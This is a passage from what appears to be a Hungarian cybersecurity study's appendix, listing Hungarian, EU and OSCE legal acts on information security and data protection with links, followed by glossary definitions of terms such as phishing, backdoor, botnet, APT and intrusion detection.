  https://net.jogtar.hu/jogszabaly?docid=a2100091.tv
- 2011. évi CXXVIII. törvény a katasztrófavédelemről és a hozzá kapcsolódó egyes törvények módosításáról
  https://net.jogtar.hu/jogszabaly?docid=A1100128.TV
- 2011. évi CXII. törvény információs önrendelkezési jogról és az információszabadságról
  http://njt.hu/cgi_bin/njt_doc.cgi?docid=139257.322945
- 2012. évi CLXVI. törvény a létfontosságú rendszerek és létesítmények azonosításáról, kijelöléséről és védelméről.
  https://net.jogtar.hu/jr/gen/hjegy_doc.cgi?docid=a1200166.tv
- 2013. évi L. törvény az állami és önkormányzati szervek elektronikus információbiztonságáról
  http://njt.hu/cgi_bin/njt_doc.cgi?docid=160206.323158
- 2013. évi CCXX. törvény az állami és önkormányzati nyilvántartások együttműködésének általános szabályairól
  https://mkogy.jogtar.hu/?page=show&docid=a1300220.TV
- 2015. évi CXLIII. törvény a közbeszerzésekről
  https://net.jogtar.hu/jr/gen/hjegy_doc.cgi?docid=A1500143.TV
- 2016. évi CL. törvény az általános közigazgatási rendtartásról
  https://net.jogtar.hu/jogszabaly?docid=A1600150.TV
- 86/1997. (V. 28.) Korm. rendelet a Magyar Köztársaság Kormánya és a Németországi Szövetségi Köztársaság Kormánya között Budapesten, 1989. december 18-án aláírt légiközlekedési egyezmény kihirdetéséről
  http://net.jogtar.hu/jr/gen/hjegy_doc.cgi?docid=99700086.KOR
- 168/2004. (V. 25.) Korm. rendelet a központosított közbeszerzési rendszerről, valamint a központi beszerző szervezet feladat- és hatásköréről
  https://net.jogtar.hu/jr/gen/hjegy_doc.cgi?docid=A0400168.KOR
- 451/2016. (XII. 19.) Korm. rendelet az elektronikus ügyintézés részletszabályairól
  https://net.jogtar.hu/jogszabaly?docid=a1600451.kor
- 84/2012. (IV. 21.) Korm. rendelet az egyes, az elektronikus ügyintézéshez kapcsolódó szervezetek kijelöléséről
  https://net.jogtar.hu/jr/gen/hjegy_doc.cgi?docid=a1200084.kor

- 65/2013 (III. 8.) Korm. rendelet a létfontosságú rendszerek és létesítmények azonosításáról, kijelöléséről és védelméről szóló 2012. évi CLXVI. törvény végrehajtásáról https://net.jogtar.hu/jr/gen/hjegy_doc.cgi?docid=a1300065.kor
- 187/2015. (VII. 13.) Korm. rendelet az elektronikus információs rendszerek biztonsági felügyeletét ellátó hatóságok, valamint az információbiztonsági felügyelő feladat- és hatásköréről, továbbá a zárt célú elektronikus információs rendszerek meghatározásáról https://net.jogtar.hu/jogszabaly?docid=a1500187.kor
- 484/2013. (XII. 17.) Korm. rendelet a Nemzeti Kiberbiztonsági Koordinációs Tanács, valamint a Kiberbiztonsági Fórum és a kiberbiztonsági ágazati munkacsoportok létrehozásával, működtetésével kapcsolatos szabályokról, feladat- és hatáskörükről https://net.jogtar.hu/jr/gen/hjegy_doc.cgi?docid=a1300484.kor
- 535/2013. (XII. 30.) Korm. rendelet a pénzügyi intézmények, a befektetési vállalkozások és az árutőzsdei szolgáltatók informatikai rendszerének védelméről. *Hatályon kívül helyezte: 42/2015. (III. 12.) Korm. rendelet.* http://net.jogtar.hu/jr/gen/hjegy_doc.cgi?docid=A1300535.KOR&txtreferer=A1300235.TV
- 1139/2013. (III. 21.) Korm. határozat Magyarország Nemzeti Kiberbiztonsági Stratégiájáról http://www.kozlonyok.hu/nkonline/MKPDF/hiteles/MK13047.pdf
- 60/2014. (III. 6.) Korm. rendelet a támogatásból megvalósuló fejlesztések központi monitoringjáról és nyilvántartásáról https://net.jogtar.hu/jr/gen/hjegy_doc.cgi?docid=a1400060.kor
- 1631/2014. (XI. 6.) Korm. határozat a Digitális Nemzet Fejlesztési Program" megvalósításáról http://net.jogtar.hu/jogszabaly?docid=A14H1631.KOR&getdoc=1
- 271/2018. (XII. 20.) Korm. rendelet az eseménykezelő központok feladat- és hatásköréről, valamint a biztonsági események kezelésének és műszaki vizsgálatának, továbbá a sérülékenységvizsgálat lefolytatásának szabályairól https://net.jogtar.hu/jogszabaly?docid=a1800271.kor
- 186/2015. (VII. 13.) Korm. rendelet a központosított informatikai és elektronikus hírközlési szolgáltató információbiztonsággal kapcsolatos feladatköréről https://net.jogtar.hu/jr/gen/hjegy_doc.cgi?docid=a1500186.kor
- 187/2015. (VII. 13.) Korm. rendelet az elektronikus információs rendszerek biztonsági felügyeletét ellátó hatóságok, valamint az információbiztonsági felügyelő feladat- és hatásköréről, továbbá a zárt célú elektronikus információs rendszerek meghatározásáról https://net.jogtar.hu/jr/gen/hjegy_doc.cgi?docid=A1500187.KOR
- 1052/2015. (II. 16.) Korm. határozat a Közigazgatás- és Közszolgáltatás-fejlesztési Stratégiával kapcsolatos feladatokról https://net.jogtar.hu/getpdf?docid=A15H1052.KOR&targetdate=fffffff4&printTitle=1052/2015.+%28II.+16.%29+Korm.+hat%C3%A1rozat&referer=http%3A//net.jogtar.hu/jr/gen/hjegy_doc.cgi%3Fdocid%3D00000001.TXT
- 2012/2015. (XII. 29.) Korm. határozat az internetről és a digitális fejlesztésekről szóló nemzeti konzultáció eredményei alapján a Kormány által végrehajtandó Digitális Jólét Programjáról https://net.jogtar.hu/jogszabaly?docid=A15H2012.KOR&timeshift=fffffff4&txtreferer=00000001.TXT
- 157/2016. (VI. 13.) Korm. rendelet a pénzügyi intézmények, a biztosítók és a viszontbiztosítók, továbbá a befektetési vállalkozások és az árutőzsdei szolgáltatók informatikai rendszerének védelméről szóló 42/2015. (III. 12.) Korm. rendelet módosításáról. *Hatályon kívül helyezve: 2010. évi CXXX. törvény 12. § alapján.* http://net.jogtar.hu/jr/gen/hjegy_doc.cgi?docid=A1600157.KOR&timeshift=fffffff4&txtreferer=00000001.TXT
- 228/2016. (VII. 29.) Korm. rendelet az állami szervek informatikai fejlesztéseinek koordinációjáról https://net.jogtar.hu/jr/gen/hjegy_doc.cgi?docid=a1600228.kor

- 1488/2016. (IX. 2.) Korm. határozat a Gyermekek Számára Biztonságos Internetszolgáltatás megteremtéséről, a tudatos és értékteremtő internethasználatról és Magyarország Digitális Gyermekvédelmi Stratégiájáról
  https://net.jogtar.hu/jogszabaly?docid=A16H1488.KOR&timeshift=fffffff4&txtreferer=00000001.TXT
- 1536/2016. (X. 13.) Korm. határozat a köznevelési, a szakképzési, a felsőoktatási és a felnőttképzési rendszer digitális átalakításáról és Magyarország Digitális Oktatási Stratégiájáról
  https://net.jogtar.hu/jogszabaly?docid=A16H1536.KOR&timeshift=fffffff4&txtreferer=00000001.TXT
- 1456/2017. (VII. 19.) Korm. határozat a Nemzeti Infokommunikációs Stratégia 2016. évi monitoring jelentéséről, a Digitális Jólét Program kibővítéséről, annak 2017–2018. évi Munkaterve elfogadásáról, a digitális infrastruktúra, kompetenciák, gazdaság és közigazgatás további fejlesztéseiről
  https://net.jogtar.hu/jogszabaly?docid=A17H1456.KOR&timeshift=fffffff4&txtreferer=00000001.TXT
- 23/2013. (XI. 6.) MNB rendelet a jegybanki információs rendszerhez elsődlegesen a Magyar Nemzeti Bank alapvető feladatai ellátása érdekében teljesítendő adatszolgáltatási kötelezettségekről. *Hatályon kívül helyezte: 48/2014. (XI. 27.) MNB rendelet 5. §.*
  https://www.mnb.hu/letoltes/23-2013-xi-6-mnbrendelet.pdf
- 26/2013. (X. 21.) KIM rendelet az állami és önkormányzati szervek elektronikus információbiztonságáról szóló törvényben meghatározott vezetői és az elektronikus információs rendszer biztonságáért felelős személyek képzésének és továbbképzésének tartalmáról
  http://net.jogtar.hu/jr/gen/hjegy_doc.cgi?docid=A1300026.KIM
- 16/2013. (VIII. 30.) HM rendelet a Magyar Honvédség, a Katonai Nemzetbiztonsági Szolgálat, a Honvédelmi Tanács és a Kormány speciális működését támogató elektronikus infokommunikációs rendszerek biztonságának felügyeletéről és ellenőrzéséről. *Hatályon kívűl helyezte a 187/2015 (VII. 13.) Korm.rendelet.*
  http://www.kozlonyok.hu/kozlonyok/Kozlonyok/13/PDF/2013/9.pdf
- 41/2015. (VII. 15.) BM rendelet az állami és önkormányzati szervek elektronikus információbiztonságáról szóló 2013. évi L. törvényben meghatározott technológiai biztonsági, valamint biztonságos információs eszközökre, termékekre továbbá a biztonsági osztályba és a biztonsági szintbe sorolásra vonatkozó követelményekről
  https://net.jogtar.hu/jr/gen/hjegy_doc.cgi?docid=a1500041.bm
- 42/2015. (VII. 15.) BM rendelet az elektronikus információbiztonságról szóló törvény hatálya alá tartozó egyes szervezetek hatósági nyilvántartásba vételének rendjéről. *Hatályon kívül helyezte a 44/2017. (XII. 29.) BM rendelet.*
  https://net.jogtar.hu/jr/gen/hjegy_doc.cgi?docid=a1500042.bm

2. Európai Uniós jogi aktusok

- Számítástechnikai bűnözésről szóló Egyezmény (2001)
  https://rm.coe.int/CoERMPublicCommonSearchServices/DisplayDCTMContent?documentId=09000016802fa405
- Az Európai Parlament és a Tanács 460/2004/EK rendelete (2004. március 10) az Európai Hálózat és Információbiztonsági Ügynökség létrehozásáról
  http://eur-lex.europa.eu/LexUriServ/LexUriServ.do?uri=CELEX:32004R0460:HU:HTML
- Az Európai Parlament és a Tanács 526/2013/EU rendelete (2013. május 21.) az Európai Uniós Hálózat- és Információbiztonsági Ügynökségről (ENISA) és a 460/2004/EK rendelet hatályon kívül helyezéséről
  http://eur-lex.europa.eu/legal-content/HU/TXT/HTML/?uri=CELEX:32013R0526&from=HU

- Az Európai Parlament és a Tanács (EU) 2016/679 rendelete (2016. április 27.) természetes személyeknek a személyes adatok kezelése tekintetében történő védelméről és az ilyen adatok szabad áramlásáról, valamint a 95/46/EK rendelet hatályon kívül helyezéséről http://eur-lex.europa.eu/legal-content/HU/TXT/HTML/?uri=CELEX:32016R0679&from=HU
- Az Európai Parlament és a Tanács rendelet tervezete az ENISA-ról, az „Európai Uniós Kiberbiztonsági Ügynökségről", az 526/2013/EU rendelet hatályon kívül helyezéséről, valamint az információs és kommunikációs technológiák kiberbiztonsági tanúsításáról https://eur-lex.europa.eu/legal-content/HU/TXT/?uri=CELEX%3A52017PC0477R%2801%29
- Az Európai Parlament és a Tanács 95/46/EK irányelve a személyes adatok feldolgozása vonatkozásában az egyének védelméről és az ilyen adatok szabad áramlásáról http://eur-lex.europa.eu/legal-content/HU/TXT/HTML/?uri=CELEX:31995L0046&from=HU
- Az Európai Parlament és a Tanács 2002/58/EK (2002. július 12.) irányelve az elektronikus hírközlési ágazatban a személyes adatok kezeléséről, feldolgozásáról és a magánélet védelméről http://eur-lex.europa.eu/legal-content/HU/TXT/HTML/?uri=CELEX:32002L0058&from=HU
- Az Európai Parlament és a Tanács 2013. augusztus 12-i 2013/40/EU irányelve az információs rendszerek elleni támadásokról és a 2005/222/IB tanácsi kerethatározat felváltásáról https://eur-lex.europa.eu/legal-content/HU/TXT/HTML/?uri=LEGISSUM:l33193&from=EN
- Az Európai Parlament és a Tanács (EU) 2016/1148 irányelve (2016. július 6.) a hálózati és információs rendszerek biztonságának az egész Unióban egységesen magas szintjét biztosító intézkedésekről http://eur-lex.europa.eu/legal-content/HU/TXT/HTML/?uri=CELEX:32016L1148&from=HU
- Az Európai Unió Kiberbiztonsági Stratégiája: egy nyílt, biztonságos és megbízható kibertér http://eur-lex.europa.eu/legal-content/HU/TXT/HTML/?uri=CELEX:52013JC0001&from=HU
- Közös Közlemény az Európai Parlamentnek és A Tanácsnak: Ellenálló képesség, elrettentés, védelem: az Unió erőteljes kiberbiztonságának kiépítése vonatkozásában http://eur-lex.europa.eu/legal-content/HU/TXT/PDF/?uri=CELEX:52017JC0450&from=EN
- Az ENSZ Közgyűlés a 2003. december 8-i 58/32-es számú határozata https://undocs.org/A/RES/58/32
- Az Európai Parlament 2012. június 12-i állásfoglalása „A kritikus informatikai infrastruktúrák védelme. Eredmények és következő lépések: a globális kiberbiztonság felé" című dokumentumról (2011/2284(INI)) https://eur-lex.europa.eu/legal-content/HU/TXT/PDF/?uri=CELEX:52012IP0237&qid=1521197299768&from=HU
- A Tanács következtetései a kiberdiplomáciáról (2015) http://data.consilium.europa.eu/doc/document/ST-6122-2015-INIT/hu/pdf
- A Bizottság 2017/1584 ajánlása a nagyszabású kiberbiztonsági eseményekre és válsághelyzetekre való összehangolt reagálásról http://eur-lex.europa.eu/legal-content/HU/TXT/?uri=uriserv:OJ.L_.2017.239.01.0036.01.HUN&toc=OJ:L:2017:239:TOC
- A Tanács következtetései a rossz szándékú kibertevékenységekkel szembeni közös uniós diplomáciai intézkedések keretéről (2017): http://data.consilium.europa.eu/doc/document/ST-10474-2017-INIT/hu/pdf

3. Külföldi jogi aktusok

- Az EBESZ Állandó Tanácsának PC.DEC/1039 számú döntése: https://www.osce.org/pc/90169?download=true
- Az EBESZ bizalomépítő intézkedései: PC.DEC/1106 https://www.osce.org/pc/109168

FOGALOMTÁR

- **Adat**: Az információ hordozója, a tények, fogalmak vagy utasítások formalizált ábrázolása, amely az emberek vagy automatikus eszközök számára közlésre, megjelenítésre vagy feldolgozásra alkalmas. [1]
- **Adatalany**: Bármely meghatározott személyes adat alapján azonosított vagy egyébként – közvetlenül vagy közvetve – azonosítható természetes személy. A személy különösen akkor tekinthető azonosíthatónak, ha őt – közvetlenül vagy közvetve – név, azonosító jel, illetőleg egy vagy több, fizikai, fiziológiai, mentális, gazdasági, kulturális vagy szociális azonosságára jellemző tényező alapján azonosítani lehet. [2]
- **Adatbiztonság**: Az adatok jogosulatlan megszerzése, módosítása, továbbá megsemmisítése ellen megtett műszaki és szervezési megoldások összességét kell érteni. Mindkét esetben alapvető cél az adat jogellenes kezelésének vagy feldolgozásának megakadályozása, azaz az adatok megfelelő intézkedésekkel történő védelme a jogosulatlan hozzáférés, a megváltoztatás, a továbbítás, a nyilvánosságra hozatal, a törlés vagy a megsemmisítés ellen, valamint a sérülés elkerülése érdekében. [2]
- **Adathalászat**: Más néven phishing, melynek lényege abban rejlik, hogy az adathalászok a felhasználókat, valamilyen elektronikus csatornán keresztül, – például e-mailben, azonnali üzenetben, vagy éppen szalagcím hirdetésekben – egy látszólag teljesen eredeti, valójában pedig egy hamis weboldalra irányítják, ahol arra kérik, hogy adja meg bizalmas adatait. Az adathalászatnak számos válfaja van, aszerint, hogy milyen módon, milyen elektronikus csatornán keresztül invitálják a felhasználót a hamis weboldalra. [3]
- **Adatfeldolgozás**: Az adatkezelési műveletekhez kapcsolódó technikai feladatok elvégzése (függetlenül a műveletek végrehajtásához alkalmazott módszertől és eszköztől, valamint az alkalmazás helyétől). [2]
- **Adatfeldolgozó**: Az személy vagy szervezet, aki/amely az adatkezelővel kötött szerződése alapján – beleértve a jogszabály rendelkezése alapján történő szerződéskötést is – az adatok feldolgozását végzi. [2]
- **Adathordozó**: Minden olyan anyagi eszköz, mely alkalmas adatok megőrzésére, tárolására. Az Európai Parlament és a Tanács 2002/65/EK irányelve szerint, amely már tartós adathordozóként nevesít: olyan eszköz, amely lehetővé teszi a fogyasztó számára a személyesen neki címzett adatoknak a jövőben is hozzáférhető módon és az adat céljának megfelelő ideig történő tárolását, valamint a tárolt adatok változatlan formában történő megjelenítését". Így adathordozó a pendrive, a DVD, CD, SSD kártya, amely alkalmas kisebb vagy nagyobb mennyiségű adat tárolására. [4]
- **Adatkezelés**: Az alkalmazott eljárástól függetlenül az adatokon végzett bármely művelet, például az adatok gyűjtése, felvétele, rögzítése, rendszerezése, tárolása, megváltoztatása, felhasználása, lekérdezése, továbbítása, nyilvánosságra hozatala, összehangolása vagy összekapcsolása, zárolása, törlése és megsemmisítése, valamint az adatok további felhasználásának megakadályozása, fénykép-, hang- vagy képfelvétel készítése, valamint a személy azonosítására alkalmas fizikai jellemzők (ujj- vagy tenyérnyomat, DNS-minta, íriszkép stb.) rögzítése. [2]

- **Adatkezelő**: Az a személy vagy szervezet, aki/amely az adatok kezelésének célját meghatározza, az adatkezelésre (beleértve a felhasznált eszközt) vonatkozó döntéseket meghozza és végrehajtja, vagy az általa megbízott adatfeldolgozóval végrehajtatja. [2]
- **Adatvédelem***:* A személyes adatok védelme. Az adatkezelés során érintett személyek, azok személyiségi jogainak, adataival való önrendelkezési jogának védelme érdekében megvalósítandó/megvalósított, az adatkezelés módjára, formájára, tartalmára vonatkozó szabályozások és eljárások.[5]
- **Adatvédelmi incidens:** A biztonság olyan sérülése, amely a továbbított, tárolt vagy más módon kezelt személyes adatok véletlen vagy jogellenes megsemmisítését, elvesztését, megváltoztatását, jogosulatlan közlését vagy az azokhoz való jogosulatlan hozzáférést eredményezi. A definíció alapján megállapítható, hogy az olyan biztonsági incidens, amely nem érint személyes adatot nem adatvédelmi incidens, azonban valamennyi adatvédelmi incidens biztonsági incidens. [2]
- **Adattal rendelkezés:** A birtokban tartás, az adat alapján további adat készítése, az adat másolása, sokszorosítása, a betekintés engedélyezése, a feldolgozás és felhasználás, a minősítés (biztonsági osztályba sorolás) felülvizsgálata, a minősítés (biztonsági osztályba sorolás) felülbírálata, a nyilvánosságra hozatal, titoktartási kötelezettség alóli felmentés, megismerési engedély kiadása. [5]
- **Adminisztratív védelem**: A védelem érdekében hozott szervezési, szabályozási, ellenőrzési intézkedések, továbbá a védelemre vonatkozó oktatás. [5]
- **Advanced persistent threat (APT)**: Magas szintű, tartós vagy más néven (és az anyagban is használt) célzott támadás olyan titkos és folyamatos számítógépes hackerfolyamatok sorozatát jelenti, amelyeket gyakran meghatározott személy, személyek vagy szervezet ellen követnek el. Az APT általában magánszervezetek, államok vagy mindkettő ellen irányul, és üzleti vagy politikai motívumok vezérlik az elkövetőket, a cél általában információszerzés, de előfordult már olyan támadás is, melynek célja a szabotázs volt. [6]
- **Android**: Linux kernelt használó mobil operációs rendszer, elsősorban érintőképernyős mobil eszközökre (okostelefon, táblagép) tervezve. [7]
- **Auditor**: Valamilyen szempontrendszernek, előírásnak, elvárásnak való megfelelést ellenőrző személy. [8]
- **Authentikáció**: Az authentikáció az a folyamat, amelynek során ellenőrizzük a felhasználó identitását és azt, hogy hozzáférhet-e a rendszerhez. A felhasználók azonosításakor az alábbi négy lehetőség közül választhatunk: tudás (valami, amit csak a felhasználó tud), tulajdon vagy birtok (valami, ami csak a felhasználónál van), tulajdonság (a felhasználóra jellemző egyedi biológiai tulajdonság). [9]
- **Automatizált informatikai biztonsági vizsgálat**: Olyan biztonsági vizsgálati eljárás, mely során az érintett szervezet informatikai rendszerének sérülékenységei kimondottan célszoftverek segítségével kerülnek feltérképezésre. [10]
- **Backdoor (hátsó ajtó) program:** A felhasználók számára általában nem látható elem, amelyet a telepítést követően egy vagy több távoli személynek lehetőséget biztosít a számítógép elérésére és irányítására. Ennek segítségével a támadó megtekintheti a másik eszközön tárolt adatokat, információkat, de akár módosíthatja vagy törölheti is ezeket. A program veszélyessége abban rejlik, hogy nem csak távoli elérést biztosíthat idegeneknek, hanem rendszeradminisztrációs jogok megszerzését is lehetővé teheti. A backdoor programok a többi rosszindulatú programhoz hasonlóan települhetnek adathordozók vagy e-mail, illetve egyéb internetes letöltés mellékleteként). [11]
- **Bankbiztonsági tevékenység**: Mindazon tervezési, szervezési, irányítási, végrehajtási és ellenőrzési feltételekről való intézményes gondolkodás, amely a pénzintézet saját tulajdonú tárgyainak, értékeinek, valamint az alkalmazottak és az ügyfelek biztonságának védelmét szolgálja. [12]

- **Banktitok:** Minden olyan, az egyes ügyfelekről a pénzügyi intézmény rendelkezésére álló tény, információ, megoldás vagy adat, amely ügyfél személyére, adataira, vagyoni helyzetére, üzleti tevékenységére, gazdálkodására, tulajdonosi, üzleti kapcsolataira, valamint a pénzügyi intézmény által vezetett számlájának egyenlegére, forgalmára, továbbá a pénzügyi intézménnyel kötött szerződéseire vonatkozik. [5]
- **Belső adatvédelmi felelős (Infotv. szerinti adatvédelmi tisztviselő)**: Az adatkezelő/adatfeldolgozó szervezetén belül, közvetlenül a szerv vezetőjének felügyelete alá tartozó azon munkavállaló, aki az adatvédelmi szabályok betartásáért, a személyes adatok védelméért a szervezet nevében felelős. [2]
- **Betörés detektáló eszköz:** Olyan rendszer, amely minden észlelt aktivitást valós időben megvizsgálva, egyenként eldönti, hogy az adott aktivitás legális-e, vagy sem. Fajtái a minta alapú betörés detektáló eszközök (signatura-based IDS) és a viselkedést vizsgáló betörés detektáló eszközök (behavior-based IDS). Intrusion Detecting Systems (rövidítve: IDS). [13]
- **Big Data**: A cégek, az intelligens hálózatok, a magánszektor és az egyéni felhasználók által világszerte és napi szinten előállított óriási adatmennyiséget jelenti. Strukturáltan és kielemezve ez a rengeteg információ nagy hasznot hozhat a cégek és ügyfelek számára. [14]
- **Biometrikus azonosítás**: Olyan eszközök és eljárások összessége, amely a személyek mérhető testi tulajdonságait használják fel valamilyen technika segítségével azonosításra vagy a személyazonosság megállapítására. Az azonosítás szempontjából a legalkalmasabb adatok, illetve eljárások: a DNS-minta, ujjnyomatok, retinaképek, hangelemzés, íriszdiagnosztika, tenyér vénamintáinak azonosítása, gépelési minta alapú azonosítás. [15]
- **Bitcoin**: Egy virtuális fizető eszköz, amely titkosított csatornán keresztül teszi lehetővé a fizetést. Ennél fogva különösen népszerű az illegális cselekmények finanszírozásában, legyen szó kábítószer-, fegyverkereskedelemről vagy akár terrorizmus finanszírozásról. A legelső és legismertebb kriptovaluta, 2009-ben került kibocsátásra egy Satoshi Nakamoto álnéven ismert ember által. [16]
- **Bizalmasság elve***:* Az elektronikus információs rendszer azon tulajdonsága, amely szerint az elektronikus információs rendszerben tárolt adatot, információt csak az arra jogosultak és csak a jogosultságuk szintje szerint ismerhetik meg, használhatják fel, illetve rendelkezhetnek annak felhasználásáról. [1]
- **Biztonság:** A biztonságot olyan állapotnak tekinthetjük, amelyben kizárható, vagy megbízhatóan kezelhető az esetlegesen bekövetkező veszély, illetve adottak a veszéllyel szembeni eredményes védekezés feltételei. [5]
- **Biztonsági esemény***:* Nem kívánt vagy nem várt egyedi esemény vagy eseménysorozat, amely az elektronikus információs rendszerben kedvezőtlen változást vagy egy előzőleg ismeretlen helyzetet idéz elő, és amelynek hatására az elektronikus információs rendszer által hordozott információ bizalmassága, sértetlensége, hitelessége, funkcionalitása vagy rendelkezésre állása elvész, illetve megsérül. [5]
- **Biztonsági esemény kezelése***:* Az elektronikus információs rendszerben bekövetkezett biztonsági esemény dokumentálása, következményeinek felszámolása, a bekövetkezés okainak és felelőseinek megállapítása, és a hasonló biztonsági események jövőbeni előfordulásának megakadályozása érdekében végzett tervszerű tevékenység. [5]
- **Biztonsági osztály***:* Az elektronikus információs rendszer védelmének elvárt erőssége. [5]
- **Biztonsági osztályba sorolás***:* A kockázatok alapján az elektronikus információs rendszer védelme elvárt erősségének meghatározása. [5]
- **Biztonsági szint***:* A szervezet felkészültsége az e törvényben és a végrehajtására kiadott jogszabályokban meghatározott biztonsági feladatok kezelésére. [5]
- **Biztonsági szintbe sorolás***:* a szervezet felkészültségének meghatározása az e törvényben és a végrehajtására kiadott jogszabályokban meghatározott biztonsági feladatok kezelésére. [5]

- **Biztonságtudatosság**: A felhasználó azon magatartása, amikor betartja az információbiztonsági szabályokat, megérti az információbiztonságban betöltött szerepét és figyel az őt esetlegesen érintő fenyegetésekre. [8]
- **Biztonságtudatossági kampány**: Olyan pár napig, hétig vagy hónapig tartó akciósorozat, melynek célja a biztonságtudatosság fejlesztése, fokozása, az ismeretek naprakészen tartása. [8]
- **Biztonságtudatossági oktatás**: Olyan képzés, melynek célja a biztonságtudatossági ismeretek átadása, a biztonságtudatosság fejlesztése. [8]
- **Biztonságtudatossági program**: Olyan, általában egész évet felölelő akciósorozat, melynek célja a biztonságtudatosság fejlesztése, fokozása, az ismeretek naprakészen tartása. [8]
- **Biztonságtudatossági tréning**: Olyan gyakorlatias képzés, melynek célja a biztonságtudatossági ismeretek elmélyítése, begyakorlása. [8]
- **Black-hat hacker:** Ide tartoznak azok az ipari kémek, akik technológiai fejlesztések után kutatva törnek be hálózatokba. Sok black-hat válik később white-hat hackerré, sőt nagyon nehezen képzelhető el, hogy valaki úgy dolgozzon white-hat hackerként, hogy előtte soha nem próbált betörni egy számítógépbe sem. Így a határ inkább etikus és etikátlan hackerre osztható. [17]
- **Bot-hálózat**: A botnet olyan hálózatra kapcsolt gépek összessége, amelyek felett átvették az irányítást. Ezeket egész egyszerűen csak "botoknak", vagy zombi gépeknek hívjuk. A ilyen számítógépeket többnyire valamilyen malware-rel fertőzik meg azért, hogy a távolból is irányítani lehessen őket. A "bot" kifejezés a "robot" szóból ered és csakúgy, mint a robotok, a szoftveres botok is lehetnek jók és rosszak is. Amikor a számítógépünk egy botnet része, akkor rendszerint malware-rel van megfertőzve. A bot ilyenkor vagy egy távoli szerverrel létesít kapcsolatot, vagy egész egyszerűen csak más, közeli botokkal lép kapcsolatba, majd ezt követően várja az utasításokat a hálózat irányítójától. Mindez pedig lehetővé teszi a támadó számára, hogy egyszerre több számítógép irányításával valósíthassa meg az általában nem túl „nemes" céljait. [18]
- **Call center**: Egy vállalaton belüli – vagy kiszervezett – funkció, amelynek segítségével a szervezet nagyszámú telefonhívást képes hatékonyan kezelni. Magát azt a technikai eszközt, speciális telefonközpont-számítógép-szoftver rendszert is call centernek nevezzük, ami ezt a funkciót ellátja. [19]
- **Célszemély**: Olyan felhasználó, akit a támadó kiszemel egy potenciális támadás végrehajtásához és megpróbál megtéveszteni. [8]
- **Célzott támadások** (Targeted Attacks): Célzott támadásoknak nevezzük az olyan fenyegetéseket, melyeket a támadók kifejezetten egy adott célpont (személy vagy szervezet) ellen használnak. Egy számítógépes vírushoz képest a fenyegetés "megalkotója" ebben az esetben nem arra törekszik, hogy a kártékony kód minél jobban elterjedjen, hanem arra, hogy a kiszemelt célpont eszközére, eszközeire bejusson. [13]
- **Célhoz kötött adatkezelés**: Személyes adat kizárólag előre meghatározott célból kezelhető, valamely jog gyakorlása vagy kötelezettség teljesítése érdekében. Az adatkezelésnek minden szakaszában meg kell felelnie az adatkezelés céljának, az adatok felvételének és kezelésének tisztességesnek és törvényesnek kell lennie. Csak olyan személyes adat kezelhető, amely az adatkezelés céljának megvalósulásához elengedhetetlen, a cél elérésére alkalmas. A személyes adat csak a cél megvalósulásához szükséges mértékben és ideig kezelhető. Az adatkezelés során biztosítani kell, hogy az adatok pontosak, teljesek és – ha az adatkezelés céljára tekintettel szükséges – naprakészek legyenek, valamint azt, hogy az érintettet csak az adatkezelés céljához szükséges ideig lehessen azonosítani. [20]

- **Chipkártya**: A mikroprocesszoros chipkártya jelenleg a legkorszerűbb elektronikus adathordozó kártya. Maga a chipkártya elnevezés széles termékskálát jelöl. Ide tartozik minden olyan bankkártya méretű (az ISO 7810 szabvány szerint) műanyag kártya, amely beépített mikrochipet tartalmaz, ugyanakkor paramétertől függően számos típust lehet megkülönböztetni. A két alapvető csoport az „unintelligens" memóriakártya és az intelligens mikroprocesszoros kártya. [21]
- **CIA**: Az elektronikus információs rendszer védelmének alapvető céljának, a bizalmasság (ang.: confidentiality), a sértetlenség (ang.: integrity) és a rendelkezésre állás (ang.: availability) védelmi hármasának jelölése. [5]
- **CMX gyakorlat (Crisis Management Exercise)**: A CMX a NATO egyik legfontosabb gyakorlata, személyesen a NATO-főtitkár vezeti. A gyakorlat forgatókönyve teljes mértékben fiktív eseményeken alapul és fiktív földrajzi környezetben játszódik: a leírt válsághelyzet a NATO kollektív védelmi feladataira koncentrál a Washingtoni Szerződés 4. és 5. cikkelye szerinti szituációban, beleértve ebbe úgy a tárgyalásos válságrendezést, mint a katonai megoldás lehetőségét is. Olyan gyakorlatok, melyeket a Honvédelmi Minisztérium által vezetett szakember gárdának évente el kell végeznie. Kormányzati szintű törzsvezetési gyakorlat, melyen részt vesznek az érintett minisztériumok képviselői, illetve meghatározott, kijelölt intézményei. A Gyakorlatot a HM Védelmi Hivatala vezeti. A gyakorlat célja a szövetség válságkezelési eljárásainak gyakorlása stratégiai politikai szinten, amelyben a tagországok, a NATO-parancsnokság, a stratégiai parancsnokságok civil és katonai szakemberei vesznek részt. Ezáltal a válságkezelés hazai szakértői és döntéshozói vegyenek részt a NATO konzultációs és döntéshozatali folyamatában, gyakorolják Magyarország polgári-, katonai válságkezelési eljárásait. [12]
- **Cloud computing**: („számítástechnikai felhő", „felhő alapú informatika"): A számos, naponta bővülő informatikai szolgáltatást felölelő gyűjtőfogalomnál a szolgáltatások közös jellemzője, hogy azt nem a felhasználó számítógépe/vállalati számítóközpontja, hanem egy távoli szerver/a világ bármely pontján elhelyezhető szerverközpont nyújtja. A leggyakoribb felhő alapú szolgáltatások az internetes levelezőrendszerek, tárhelyek, fejlesztő környezetek, virtuális munkaállomások. Felhő alapú informatika-alapon működnek például a milliók által használt internetes levelező rendszerek (például: Gmail) vagy az online tárhelyek (például: Dropbox). Fontos előny, hogy az ügyfél gazdaságosan és személyre szabottan juthat informatikai rendszerhez, anélkül, hogy az ehhez szükséges drága beruházásokra költenie és a rendszerek fenntartásához szükséges személyzetet alkalmaznia kellene. A felhő alapú informatika azonban számos adatvédelmi aggályt vet fel. A felhasználó által feltöltött adatok ugyanis folyamatos mozgásban vannak, amelyről a felhasználó nem értesül. Több szolgáltatás esetén a szolgáltatást nyújtó saját, főleg marketing, céljaira is felhasználja az ügyfél személyes adatait. A szolgáltató a világ minden pontján igénybe vesz alvállalkozókat, akik az ügyfél tudta nélkül dolgozzák fel az adataikat. Több (összetettebb vállalati) alkalmazás esetén az adatok a felhőből csak nehézkesen menthetők le, így a felhasználó csak komoly anyagi terhek árán tud a felhő alapú szolgáltatástól szabadulni. [2]
- **Content-injection phishing**: Olyan módszert jelent, amikor rossz szándékú tartalmat helyez el a támadó egy legitim oldal kódjában. Ez a tartalom legtöbbször átirányítja a látogatót egy, a támadó által előkészített weboldalra, kártékony kódot telepít a felhasználó számítógépére vagy a felhasználó által a módosított weboldalon bevitt adatokat azonnal továbbítja a támadó számára. [22]
